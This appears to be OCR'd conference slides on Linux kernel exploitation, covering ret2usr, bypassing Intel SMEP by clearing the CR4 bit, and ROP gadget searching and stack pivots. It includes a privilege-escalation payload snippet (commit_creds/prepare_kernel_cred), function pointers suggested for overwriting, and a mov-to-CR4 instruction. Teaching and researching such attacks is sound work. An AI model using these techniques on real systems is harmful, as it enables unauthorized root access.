Practical SMEP bypass techniques on Linux

Vitaly Nikolenko
@vnik5287
vnik@cyseclabs.com

Who am I?

- Vitaly - @vnik5287
- Security researcher
- Kernel exploit development
- Kernel hardening techniques

Agenda


- Introduction (ret2usr)
- SMEP bypass
  - SMEP, ROP, Spraying
- CVE-2013-1763 (case study)

ret2usr

- Linux - kernel space on behalf of user space model
- User space processes cannot access kernel space
- Kernel space can access user space
- ret2usr - redirect corrupted code or data ptr to code or data in user space

ret2usr

- Memory split
  - 0 to TASK_SIZE for user-space processes
    - 47 bits minus one guard page = 0x7FFFFFFFF000
- Corrupted function or data struct pointer
- Redirect control flow to escalate_privs() in usespace



ret2usr

Option #1 - corrupted function ptr

- Find a function pointer to overwrite
- mmap privilege escalation payload in user space:


```
int __attribute__((regparm(3))) (*commit_creds)(unsigned long cred);

unsigned long __attribute__((regparm(3))) (*prepare_kernel_cred)(unsigned long cred);

commit_creds = 0xffffffffxxxxxxxx;

prepare_kernel_cred = 0xffffffffxxxxxxxx;

void escalate_privs() { commit_creds(prepare_kernel_cred(0)); }
```

- Trigger the function

ret2usr
Privilege escalation

- struct cred - basic unit of “credentials”
- prepare_kernel_cred - allocates and returns a new struct cred
- commit_creds - applies the new credentials

ret2usr
Option #1 - corrupted function ptr



ret2usr

Option #1 - corrupted function ptr

- What function pointer to overwrite?
  - ptmx_fops
    - int fd = open("/dev/ptmx", O_RDWR);
    - fsync(fd);
  - perf_fops
    - int fd = sys_perf_event_open(…);
    - fsync(fd);
- grep -E '_ops$|_fops$' /boot/System.map*


ret2usr

Option #2 - corrupted data struct ptr

- Create a fake data structure “A” in user space
- Overwrite the function ptr “A.ptr” with priv esc code (also in user space)
- Trigger the function

ret2usr


Option #2 - corrupted data struct ptr



ret2usr

- When escalate_privs() completes:
  - retq (stack is not modified)
  - system(‘/bin/sh’) —> #
  - clean exit

SMEP



SMEP

- Supervisor Mode Execution Protection


"The processor introduces a new mechanism that provides next level of system protection by blocking malicious software attacks from user mode code when the system is running in the highest privilege level." - 3rd Gen Intel Core (Datasheet, Volume 1)

SMEP OOPS

```
[  131.550836] double fault: 0000 [#1] SMP
[  131.552467] CPU 0
[  131.553140] Modules linked in:[  131.554277]  coretemp ghash_clmulni_intel aesni_intel cr
nw_balloon microcode psmouse serio_raw uvcvideo usbhid videobuf2_core hid videodev videobuf2
: snd_rawmidi snd_seq_device snd_ac97_codec ac97_bus snd_pcm acpi_memhotplug snd_timer snd s
?c_piix4 shpchp mac_hid lp parport floppy e1000 mptspi mptscsih mptbase

[  131.570527] Pid: 1338, comm: vnik Tainted: G        W    3.5.0-23-generic #35~precise1-Ub
3X Desktop Reference Platform
[  131.574946] RIP: 0010:[<ffffffff816a2484>]  [<ffffffff816a2484>] do_page_fault+0x24/0x520
[  131.577127] RSP: 0000:ffff880039c27f98  EFLAGS: 00010082
[  131.578486] RAX: 000000008169ece9 RBX: 0000000000000001 RCX: ffffffff8169ece9
[  131.580335] RDX: 00000000ffffffff RSI: 0000000000000000 RDI: ffff880039c280a8
[  131.582144] RBP: ffff880039c28098 R08: 0000000000000000 R09: 0000004800000001
[  131.584842] R10: 00007fffb1804ce0 R11: 0000000000000246 R12: 0000000000131fe4
[  131.586965] R13: 0000000000000004 R14: 0000000000000040 R15: ffff880039c28268
[  131.588775] FS:  00007f269ea3e700(0000) GS:ffff88003d60 000(0000) knlGS:0000000000000000
[  131.590824] CS:  0010 DS: 0000 ES: 0000 CR0: 0000000080050033
[  131.592344] CR2: ffff880039c27f88 CR3: 000000003b011000 CR4: 00000000001407f0
[  131.594391] DR0: 0000000000000000 DR1: 0000000000000000 DR2: 0000000000000000
[  131.596356] DR3: 0000000000000000 DR6: 00000000ffff0ff0 DR7: 0000000000000400
[  131.598159] Process vnik (pid: 1338, threadinfo ffff880039cd4000, task ffff880036e88000)
[  131.600684] Stack:
[  131.601331]  28048b4230438b48 ac4539437fc43941 44f1894cc2893e7c e2c148d26348e229
[  131.603520]  85328b1053034804 ebb07d8b482574f6 00000000801f0f10 00009f840ff93948
[  131.605526]  3904c18348318b00 0000441f0fed75f0 7fc439412e048b43 c289427cac453947
[  131.607541] Call Trace:
[  131.608178] Code: c0 75 ab eb af 66 90 55 48 89 e5 48 81 ec 00 01 00 00 48 89 5d d8 4c 89
 1f 44 00 00 <48> 89 b5 10 ff ff ff 8b 85 10 ff ff ff 49 89 ff 83 e0 02 83 f8
[  131.615316] RIP  [<ffffffff816a2484>] do_page_fault+0x24/0x520
[  131.616834]  RSP <ffff880039c27f98>
[  131.617729] ---[ end trace 95e19b8ea21007b0 ]---
[  131.618931] Kernel panic - not syncing: Fatal exception in interrupt
```

SMEP

- Bit 20 (CR4 register) is set 1
- CR4 register value 0x1407f0 = 0001 0100 0000 0111 1111 0000



Intel® 64 and IA-32 Architectures
Software Developer's Manual Vol 3

SMEP

- If CR4.SMEP = 1, instructions may not be fetched from any user-mode address. (according to Intel)
- CR4 register can be modified using standard MOV instructions
- Clear the SMEP bit: mov $0x1407e0, %cr4

SMEP

- Check if SMEP is enabled:
  - cat /proc/cpuinfo | grep smep # (no root required)
- Disable SMEP (“nosmep” kernel parameter)
- Hypervisors
  - Xen, VMWare - SMEP support
  - VirtualBox, Hyper-V - no SMEP support
  - VMWare - virtualHW.version “8” or below - no SMEP support

AWS SMEP

```
processor       : 0
vendor_id       : GenuineIntel
cpu family      : 6
model           : 45
model name      : Intel(R) Xeon(R) CPU E5-2650 0 @ 2.00GHz
stepping        : 7
microcode       : 0x70d
cpu MHz         : 1795.672
cache size      : 20480 KB
physical id     : 1
siblings        : 1
core id         : 7
cpu cores       : 1
apicid          : 46
initial apicid  : 46
fpu             : yes
fpu_exception   : yes
cpuid level     : 13
wp              : yes
flags           : fpu de tsc msr pae cx8 apic sep cmov pat clflush mmx fxsr sse sse2 ss ht syscall r
 pni pclmulqdq ssse3 cx16 pcid sse4_1 sse4_2 popcnt tsc_deadline_timer aes avx hypervisor lahf_lm
bogomips        : 3591.34
clflush size    : 64
cache_alignment : 64
address sizes   : 46 bits physical, 48 bits virtual
```

instance created Jun/Jul 2014

AWS SMEP

```
ubuntu@cyseclabs:~$ cat /proc/cpuinfo
processor       : 0
vendor_id       : GenuineIntel
cpu family      : 6
model           : 62
model name      : Intel(R) Xeon(R) CPU E5-2670 v2 @ 2.50GHz
stepping        : 4
microcode       : 0x428
cpu MHz         : 2494.044
cache size      : 25600 KB
physical id     : 0
siblings        : 1
core id         : 0
cpu cores       : 1
apicid          : 0
initial apicid  : 0
fpu             : yes
fpu_exception   : yes
cpuid level     : 13
wp              : yes
flags           : fpu vme de pse tsc msr pae mce cx8 apic sep mtrr pge mca cmov pat pse36 clflush mmx
stant_tsc rep_good nopl xtopology eagerfpu pni pclmulqdq ssse3 cx16 pcid sse4_1 sse4_2 x2apic popcnt t
nd hypervisor lahf_lm xsaveopt fsgsbase smep erms
bogomips        : 4988.08
clflush size    : 64
cache_alignment : 64
address sizes   : 46 bits physical, 48 bits virtual
power management:
```

instance created Jan 2015

ROPing

- vmlinux vs vmlinuz?
  - Kernel debugging RPM, DEB, etc.
  - https://github.com/torvalds/linux/blob/master/scripts/extract-vmlinux
    - ./extract-vmlinux /boot/vmlinuz-… > elf.bin
- Finding gadgets
  - objdump -d ./vmlinux (aligned addresses only)
  - ROPgadget http://shell-storm.org/project/ROPgadget/
- ./ROPgadget.py --binary ./vmlinux > rop.txt # Intel syntax

ROPing
IA32 language density

- Almost any sequence of bytes can be interpreted as an instruction

0f 94 c3; sete %bl

ROPing
IA32 language density

- Almost any sequence of bytes can be interpreted as an instruction

0f 94 c3; sete %bl

94 c3; xchg eax, esp; ret

Stack Pivots

